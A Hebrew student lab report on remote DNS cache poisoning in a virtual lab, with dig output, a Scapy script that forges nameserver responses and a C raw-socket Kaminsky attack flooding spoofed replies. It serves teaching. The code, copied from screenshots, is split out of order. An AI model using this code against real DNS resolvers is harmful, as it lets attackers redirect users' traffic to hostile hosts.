

### מטלת 3 – OFF PATH

שם: אילון נעמת.

ת.ז: 315303529

שם: מיכאל מטבייב

ת.ז: 315918557

תחילה הרמנו 3 מכונות וירטואליות בשביל מעבדה זו. המכונות הם:

192.168.0.10 – ATTACKER

192.168.0.13 – LOCAL DNS SERVER


192.168.0.11 – TARGET

במעבדה זו עבדנו על מכונות UBUNTU 16.04 SEED. לאחר שהרמנו את המכונות התחלנו לקנפג את הרשת ולקנפג את LOCAL DNS SERVER שיהיה ה-DNS SERVER של TARGET. בחלק מהצילומים הראשונים יופיע כי כתובת ה-LOCAL DNS SERVER הוא 192.168.0.12 זאת מאחר ועבדנו עם הכתובת הזו בהתחלה ולאחר מכן החלפנו למכונה אחרת שקיבלה כתובת חדשה.

לאחר שקינפגנו את הרשת עברנו לקנפג את המכונה של התוקף, בכך שהמכונה של התוקף קיבלה את ZONE של attacker32.com.

2.1 משימה 1:

לאחר שהגדרנו את המכונה של LOCAL DNS SERVER להיות שרת ה-DNS של TARGET הרצנו במכונה של ה-TARGET את הפקודה dig 8.8.8.8 :




```
target3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[12/19/22]seed@VM:/$ dig 8.8.8.8
;; <<>> DiG 9.10.3-P4-Ubuntu <<>> 8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 41975
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;; 8.8.8.8.                IN      A
;; AUTHORITY SECTION:
.                10006   IN      SOA      a.root-servers.net. nstld.verisi
gn-grs.com. 2022121900 1800 900 604800 86400
;; Query time: 2 msec
;; SERVER: 192.168.0.12#53(192.168.0.12)
;; WHEN: Mon Dec 19 05:59:45 EST 2022
;; MSG SIZE rcvd: 111
[12/19/22]seed@VM:/$
```

ניתן לראות כי לאחר הרצת הפקודה `dig 8.8.8.8` קיבלנו תשובה ובה רשום כי השרת שסיפק את התשובה הוא `192.168.0.12` שהיא הכתובת של `LOCAL DNS SERVER`. דבר המראה כי הקינפוג הצליח.

2.4 משימה 4:

לאחר שהגדרנו במכונה של התוקף כי `zone ns.attacker32.com` שייכת למכונה של התוקף הרצנו את הפקודה `dig ns.attacker32.com` במכונה של `TARGET`:



```
target3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[12/19/22]seed@VM: /$ dig ns.attacker32.com

;<><> DiG 9.10.3-P4-Ubuntu <><> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;;->HEADER<- opcode: QUERY, status: NOERROR, id: 17609
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;; ns.attacker32.com.                IN      A
;; ANSWER SECTION:
;; ns.attacker32.com.                259200  IN      A      192.168.0.10

;; Query time: 2 msec
;; SERVER: 192.168.0.13#53(192.168.0.13)
;; WHEN: Mon Dec 19 07:07:18 EST 2022
;; MSG SIZE rcvd: 62

[12/19/22]seed@VM: /$ dig www.example.com

;<><> DiG 9.10.3-P4-Ubuntu <><> www.example.com
;; global options: +cmd
;; Got answer:
;;->HEADER<- opcode: QUERY, status: NOERROR, id: 110
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;; www.example.com.                  IN      A
```

כפי שניתן לראות לעיל כאשר הרצנו את הפקודה `dig ns.attacker32.com` במכונה של `TARGET` קיבלנו תשובה כי `ns.attacker32.com` שייכת לכתובת `192.168.0.10` שהיא הכתובת של מכונת התוקף `ATTACKER`.

לאחר מכן הרצנו את הפקודה `dig www.example.com` במכונה של TARGET:

```
target3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
;; SERVER: 192.168.0.13#53(192.168.0.13)
;; WHEN: Mon Dec 19 07:16:00 EST 2022
;; MSG SIZE rcvd: 858
[12/19/22]seed@VM:/ dig www.example.com
;<<>> DiG 9.10.3-P4-ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35414
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.                IN      A
;; ANSWER SECTION:
www.example.com.                86174   IN      A      93.184.216.34
;; AUTHORITY SECTION:
example.com.                    86174   IN      NS      b.iana-servers.net.
example.com.                    86174   IN      NS      a.iana-servers.net.
;; ADDITIONAL SECTION:
a.iana-servers.net.            1574    IN      A      199.43.135.53
a.iana-servers.net.            1574    IN      AAAA    2001:500:8f::53
b.iana-servers.net.            1574    IN      A      199.43.133.53
b.iana-servers.net.            1574    IN      AAAA    2001:500:8d::53
;; Query time: 0 msec
;; SERVER: 192.168.0.13#53(192.168.0.13)
;; WHEN: Mon Dec 19 07:16:03 EST 2022
;; MSG SIZE rcvd: 196
[12/19/22]seed@VM:/>
```

כפי שניתן לראות לאחר שהרצנו את הפקודה `dig www.example.com` במכונה של TARGET קיבלנו כי כתובת הIP של [www.example.com](http://www.example.com) היא 93.184.216.34 ולאחר מכן קיבלנו רשימה של NS עבור הDOMAIN שביקשנו, כאשר כתובת הIP הראשונה היא 199.43.135.53 (בהמשך נזיף פקטות DNS RESPONSE מכתובת IP זו), ואת התשובות קיבלנו מכתובת 192.168.0.13 שזה הLOCAL DNS SERVER שלנו.

לאחר מכן הרצנו את הפקודה `dig @ns.attacker32.com www.example.com` כלומר לבקש את כתובת ה IP של [www.example.com](http://www.example.com) דרך NS ה `ns.attacker32.com` :

```

b.iana-servers.net. 1574 IN AAAA 2001:500:8d::53
;; Query time: 0 msec
;; SERVER: 192.168.0.13#53(192.168.0.13)
;; WHEN: Mon Dec 19 07:16:03 EST 2022
;; MSG SIZE rcvd: 196

[12/19/22]seed@VM: /$ dig @ns.attacker32.com www.example.com
;; <<> DiG 9.10.3-P4-Ubuntu <<> @ns.attacker32.com www.example.com
;; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 13297
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;; www.example.com. IN A
;; ANSWER SECTION:
;; www.example.com. 259200 IN A 1.2.3.5
;; AUTHORITY SECTION:
;; example.com. 259200 IN NS ns.attacker32.com.
;; ADDITIONAL SECTION:
;; ns.attacker32.com. 259200 IN A 192.168.0.10
;; Query time: 0 msec
;; SERVER: 192.168.0.10#53(192.168.0.10)
;; WHEN: Mon Dec 19 07:17:07 EST 2022
;; MSG SIZE rcvd: 104


[12/19/22]seed@VM: /$

```


לאחר שהרצנו את הפקודה קיבלנו כי כתובת ה IP של [www.example.com](http://www.example.com) היא 1.2.3.5 שזה מה שהוגדר במכונה של ATTACKER.

### 3.2 משימה 4:

במשימה זו התבקשנו לשלוח פקטה DNS REQUEST מהתוקף לשרת LOCAL DNS SERVER עבור ה [www.example.com](http://www.example.com) DOMAIN ולבדוק האם דבר זה גרם לשרת ה DNS לשלוח פקטות DNS עבור הבקשה של התוקף.




כפי שניתן לראות בתמונה זו נשלחה בקשת DNS REQUEST עבור [www.example.com](http://www.example.com) לשרת DNS מהתוקף עבור ה-DOMAIN [www.example.com](http://www.example.com).



כפי שניתן לראות בתמונה זו שרת ה-LOCAL DNS שלנו שלח בקשת עבור הבקשה של התוקף.


### 3.3 משימה 5:

במשימה זו התבקשנו לעשות SPOOFED DNS PACKET שבעצם תדמה מענה מה-NS האמיתי של [www.example.com](http://www.example.com) לשרת ה-LOCAL DNS SERVER שלנו.



כפי שניתן לראות בתמונה זו שלחנו מהתוקף פקטת DNS שמתחזה NS של example.com. בפקטת ה-DNS RESPONSE שנשלחה ל-LOCAL DNS SERVER מצוין את כי כתובת ה-DOMAIN twysw.example.com היא 1.2.3.4 ובנוסף מצוין כי ה-NS עבור ה-DOMAIN example.com הוא ns.attacker32.com.





```
Attacker3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
spoof.py (~/.Desktop) - gedit
Open [ ] Save
Python Tab Width: 8 Ln 19, Col 12 INS
Right Ctrl


#!/bin/python
from scapy.all import *

name = "twysw.example.com"
domain = "example.com"
ns = "ns.attacker32.com"
qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type="A", rdata="1.2.3.4", ttl=259200)
NSsec = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0, qd=qdsec, an=Anssec, ns=NSsec)
ip = IP(dst="192.168.0.13", src="199.43.135.53")
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns
# with open("ip_resp.bin", "wb") as binary_file:
#     binary_file.write(bytes(reply))
send(reply)
```

בתמונה זו ניתן לראות את הקוד עבור SPOOF. במשתנה name שמנו את הDOMAIN אליו אנחנו מחזירים תשובה שהוא twysw.example.com בנוסף במשתנה domain שמנו את example.com כדי שבתשובה נחזיר גם NS עבור הDOMAIN הוא ns.attacker32.com. החזרנו כי כתובת הIP עבור twysw.example.com היא 1.2.3.4 כפי שניתן לראות בצילום Wireshark. הDST הוא כתובת הIP של השרת DNS, הSRC הוא הכתובת של הNS המקורי שאמור להחזיר את התשובה, ואנו שולחים את הפקטה בפורט 53 פורט הDNS לפורט 33333 שממנו הבקשה של שרת הDNS LOCAL נשלחת.

### 3.5 משימה 7:

במשימה זו התבקשנו לבצע את מתקפת Kaminsky.



```
attack.c (~/.Desktop) - gedit
Open [ ]
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000

/* IP Header */
struct ipheader {
    unsigned char    iph_ihl:4; //IP header length
    unsigned char    iph_ver:4; //IP version
    unsigned char    iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3; //Fragmentation flags
    unsigned short int iph_offset:13; //Flags offset
    unsigned char    iph_ttl; //Time to Live
    unsigned char    iph_protocol; //Protocol type
    unsigned short int iph_checksum; //IP datagram checksum
    struct in_addr    iph_sourceip; //Source IP address
    struct in_addr    iph_destip; //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(char * buffer, int pkt_size, char * name);
void send_dns_response(char * buffer, int pkt_size, char * name, int id);

int main()
{
```

```

int main()
{
    long i = 0;

    srand(time(NULL));

    // Load the DNS request packet from file
    FILE * f_req = fopen("ip_req.bin", "rb");
    if (!f_req) {
        perror("Can't open 'ip_req.bin'");
        exit(1);
    }
    unsigned char ip_req[MAX_FILE_SIZE];
    int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

    // Load the first DNS response packet from file
    FILE * f_resp = fopen("ip_resp.bin", "rb");
    if (!f_resp) {
        perror("Can't open 'ip_resp.bin'");
        exit(1);
    }
    unsigned char ip_resp[MAX_FILE_SIZE];
    int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

    char a[26] = "abcdefghijklmnopqrstuvwxyz";
    while (1) {
        unsigned short transaction_id = 1000;

        // Generate a random name with length 5
        char name[6];
        for (int k=0; k<5; k++)
        {
            name[k] = a[rand() % 26];
        }
        name[5] = '\0';
        printf("attempt %ld. request is [%s.example.com], transaction ID is: [%hu]\n",
            ++i, name, transaction_id);
    }
}

```

```

/* Step 1. Send a DNS request to the targeted local DNS server
   This will trigger it to send out DNS queries */
send_dns_request(ip_req, n_req, name);
// ... Students should add code here.

// Step 2. Send spoofed responses to the targeted local DNS server.
// ... Students should add code here.
for (int i = 0; i < 1000; i++)
{
    send_dns_response(ip_resp, n_resp, name, transaction_id);
    transaction_id = transaction_id + 4;
}

// =====

}

/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 */
void send_dns_request(char * buffer, int pkt_size, char * name)
{
    memcpy(buffer+41, name, 5);
    send_raw_packet(buffer, pkt_size);
}

/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 */
void send_dns_response(char * buffer, int pkt_size, char * name, int id)
{
    // Students need to implement this function

    memcpy(buffer+41, name, 5);
    memcpy(buffer+64, name, 5);
    unsigned short n_id = htons(id);
    memcpy(buffer+20, &n_id, 2);
    send_raw_packet(buffer, pkt_size);
}

```

```

/* Send the raw packet out
 * buffer: to contain the entire IP packet, with everything
 * pkt_size: the size of the buffer.
 */
void send_raw_packet(char * buffer, int pkt_size)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
        &enable, sizeof(enable));


    // Step 3: Provide needed information about destination.
    struct ipheader *ip = (struct ipheader *) buffer;
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, buffer, pkt_size, 0,
        (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}


```

בתמונות אלה ניתן לראות את סקריפט ההתקפה שהכנו עבור מתקפת Kaminsky. תחילה אנחנו משתמשים בבקשת DNS REQUEST שהכנו תוך שימוש בscapy על מנת לשלוח ל LOCAL DNS SERVER בקשה עבור DOMAIN שמגריל 5 אותיות מעל abc באיור example.com. לאחר שאנו

שולחים את הבקשה אנחנו שולחים 1000 פקטות DNS SPOOF RESPONSES שהכנו תוך שימוש בscapy במטרה לגרום לLOCAL DNS SERVER לחשוב שהוא מקבל תשובה מהNS האמיתי ובכך להצליח לגרום לכך שכתובת הIP שתוחזר עבור DOMAIN example.com יהיה כתובת IP שהתוקף ששל (1.2.3.5). כאשר אנו שולחים 1000 פקטות SPOOF אנחנו משנים כל פעם את הIDENTIFICATION על מנת לגרום לכך שנצליח להשחיל את התשובה שלנו.



בתמונה זו ניתן לראות כי אנו תחילה שולחים בקשת DNS מהתוקף לשרת הDNS עבור DOMAIN מסוים, ולאחריו ניתן לראות המון פקטות DNS RESPONSES שנשלחות כביכול מהNS האמיתי אל שרת הLOCAL DNS עבור הבקשה של התוקף.





